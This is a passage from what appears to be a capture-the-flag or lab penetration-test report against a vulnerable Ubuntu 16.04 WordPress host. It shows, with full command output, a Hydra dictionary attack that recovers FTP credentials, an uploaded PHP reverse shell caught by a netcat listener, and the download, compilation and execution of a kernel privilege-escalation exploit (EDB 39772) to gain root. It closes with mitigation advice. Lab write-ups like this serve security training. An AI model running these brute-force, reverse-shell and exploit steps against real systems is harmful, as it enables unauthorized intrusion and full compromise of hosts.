Connection Type: ● FTP ○ FTPS (SSL)

Figure 4.2.7: Plugin install feature on the admin page.


7. The usernames discovered during WordPress enumeration were used to perform a dictionary attack against FTP port 21. This was done using passwords from rockyou.txt. The first user to return a password match was **“elly”** with the password **“ylle”.**



```
┌──(kali㉿kali)-[~]
└─$ hydra -l elly -P /usr/share/wordlists/rockyou.txt -f -vV -e nsr  ftp://10.0.2.26
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-26 15:39:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526
[DATA] attacking ftp://10.0.2.26:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "elly" - 1 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "" - 2 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "ylle" - 3 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "123456" - 4 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "12345" - 5 of 14344402 [child 4] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "123456789" - 6 of 14344402 [child 5] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "password" - 7 of 14344402 [child 6] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "iloveyou" - 8 of 14344402 [child 7] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "princess" - 9 of 14344402 [child 8] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "1234567" - 10 of 14344402 [child 9] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "rockyou" - 11 of 14344402 [child 10] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "12345678" - 12 of 14344402 [child 11] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "abc123" - 13 of 14344402 [child 12] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "nicole" - 14 of 14344402 [child 13] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "daniel" - 15 of 14344402 [child 14] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "babygirl" - 16 of 14344402 [child 15] (0/0)
[21][ftp] host: 10.0.2.26   login: elly   password: ylle
[STATUS] attack finished for 10.0.2.26 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-26 15:39:59

┌──(kali㉿kali)-[~]
└─$ hydra -l elly -P /usr/share/wordlists/rockyou.txt -f -e nsr  ftp://10.0.2.26
```


Figure 4.2.8: Results of dictionary attack.

8. The FTP login credentials can now be used to upload a reverse shell to the web server. Since the site has directory listing enabled, the **“wp-content/uploads”** directory can be accessed via the browser to execute the reverse shell and gain a foothold on the target machine.


• Upload Plugin ‹ Initech —
Index of /blogblog/wp-conte
https://10.0.2.26:12380/blogblog/wp-content/uploads/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

```
1857467048.jpeg                2024-01-19 21:27  3.0K
1868581579.jpeg                2024-01-22 20:04  3.0K
2124184838.jpeg                2024-01-27 00:37     0
2129024072.jpeg                2024-01-19 21:28  3.0K
2133152401.jpeg                2024-01-19 21:42  3.0K
acf-frontend-display.2.0.5.zip 2024-01-22 20:49 578K
acf-frontend-display.2.0.52.zip 2024-01-22 21:08 578K
dog.php_-150x150.png           2024-01-22 17:56  25K
dog.php_.png                   2024-01-22 17:56  7.7K
dog.php_.png-150x150.png       2024-01-23 22:57  25K
dog.php_.png.png               2024-01-23 22:57  7.7K
dog.php_1-150x150.png          2024-01-23 22:56  25K
dog.php_1.png                  2024-01-23 22:56  7.7K
malware.php_.gif               2024-01-22 03:58    80
malware.php_1.gif              2024-01-22 15:39    80
payload.php_-150x150.jpg       2024-01-22 16:08  4.9K
payload.php_-300x300.jpg       2024-01-22 16:08  11K
payload.php_.jpg               2024-01-22 16:08  15K
php-reverse-shell.php          2024-01-28 00:01  5.4K
php-reverse-shell1.php         2024-01-28 00:10  5.4K
php-reverse-shell2.php         2024-01-28 00:19  5.4K
shell-x86.war_.jpg             2024-01-22 03:55  1.6K
shell-x86.war_1.jpg            2024-01-22 03:55  1.6K
webshell.php_.gif              2024-01-22 18:00    80

Apache/2.4.18 (Ubuntu) Server at 10.0.2.26 Port 12380
```

Figure 4.2.9: Reverse shell accessed through the browser via uploads directory.



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.26] 34612
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 00:21:06 up 2 min,  0 users,  load average: 0.05, 0.10, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Figure 4.2.10: Netcat listener is connected to the PHP reverse shell.

4.3 Privilege Escalation

1. The first step was to upgrade the default shell to a bash shell, thereby improving its interactivity.

```
Commands: python -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm

ctrl + z
```


stty raw -echo; fg



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.26] 51608
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 18:07:00 up 2 min,  0 users,  load average: 0.05, 0.10, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@red:/$ ls
ls
bin   etc             lib         mnt   root  snap  tmp  vmlinuz.old
boot  home            lost+found  opt   run   srv   usr
dev   initrd.img.old  media       proc  sbin  sys   var
www-data@red:/$ 
```

Figure 4.3.1: Upgrading the default shell to a bash shell.


2. The /etc/os-release file reveals that the target machine is running Linux version 16.04. Exploit DB conveniently provides a privilege escalation exploit for this version of Linux.



```
www-data@red:/$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
www-data@red:/$ 
```

Figure 4.3.2: Contents of /etc/os-release, revealing detailed operating system information.

Exploit link: https://www.exploit-db.com/exploits/39772



https://www.exploit-db.com/exploits/39772


Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

EDB-ID: 39772
CVE: 2016-4557
Author: GOOGLE SECURITY RESEARCH
Type: LOCAL
Platform: LINUX
Date: 2016-05-04
EDB Verified: ✓
Exploit: ⭳ / {}
Vulnerable App:

```
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux >=4.4, when the CONFIG_BPF_SYSCALL config option is set and the
kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,
unprivileged code can use the bpf() syscall to load eBPF socket filter programs.
These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first
function that touches the supplied eBPF instructions is
```


Figure 4.3.3: Privilege escalation exploit for kernel 16.04 is found on exploit DB.

3. Downloading, unzipping, assembling and executing the exploit provides root access to the target machine.




```
www-data@red:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
<tabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-01-30 18:47:25--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0.04s

2024-01-30 18:47:30 (180 KB/s) - '39772.zip' saved [7025/7025]
```

Figure 4.3.4: Downloading privilege escalation exploit to the target machine.



```
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$ 
```


Figure 4.3.5: Unzip privilege escalation exploit.



```
Report bugs to <bug-tar@gnu.org>.
www-data@red:/tmp/39772$ tar -xvf ./exploit.tar
tar -xvf ./exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
www-data@red:/tmp/39772$ ./compile.sh
./compile.sh
bash: ./compile.sh: No such file or directory
www-data@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit/
cd ebpf_mapfd_doubleput_exploit/
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh  doubleput.c  hello.c  suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
ls
compile.sh  doubleput  doubleput.c  hello  hello.c  suidhelper  suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
█
```

Figure 4.3.6: Root access gained after running the exploit.

4. Successful compilation and execution of exploit 39772 provides root access to the target machine. The flag can be seen below in Figure 4.3.7.



```
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /home/root
bash: cd: /home/root: No such file or directory
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
root@red:/root# ls
fix-wordpress.sh  flag.txt  issue  python.sh  wordpress.sql
root@red:/root# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          ._'''''_.
                          |'_____'|
                          |-.....-|
                          |       |
                          |       |
         _,'._            |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'_____'`
 '________'  (   o  O    o)
              `__________`

b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/root# █
```

Figure 4.3.7: Contents of root flag in root.txt.

5. MITIGATIONS

Directory Listing Enabled:

Web server settings should be configured to disable directory listing. This prevents attackers from gaining access to files and directories.

Outdated OS:

The Linux version 16.04 has multiple privilege escalation exploits available on exploit DB. The operating system needs to be updated to its latest version to ensure that users are unable to elevate privileges without authenticating first.

WordPress Enumeration:

The owner of the site should consider implementing a Web Application Firewall or security plugins to help detect and block malicious activity, including enumeration attempts.

Weak Passwords:

Passwords for the blog page and FTP service are not secure. For example, the FTP account **"elly"** uses a palindrome of their name, **"ylle",** and the site administrator **“john”** uses a common password, which can be uncovered using dictionary attacks. To mitigate the risk of password attacks and enhance overall security posture, stringent password policies that require a minimum length of 8 characters should be implemented. For an additional layer of security, consider implementing multi-factor authentication to add an extra layer of protection against unauthorized access.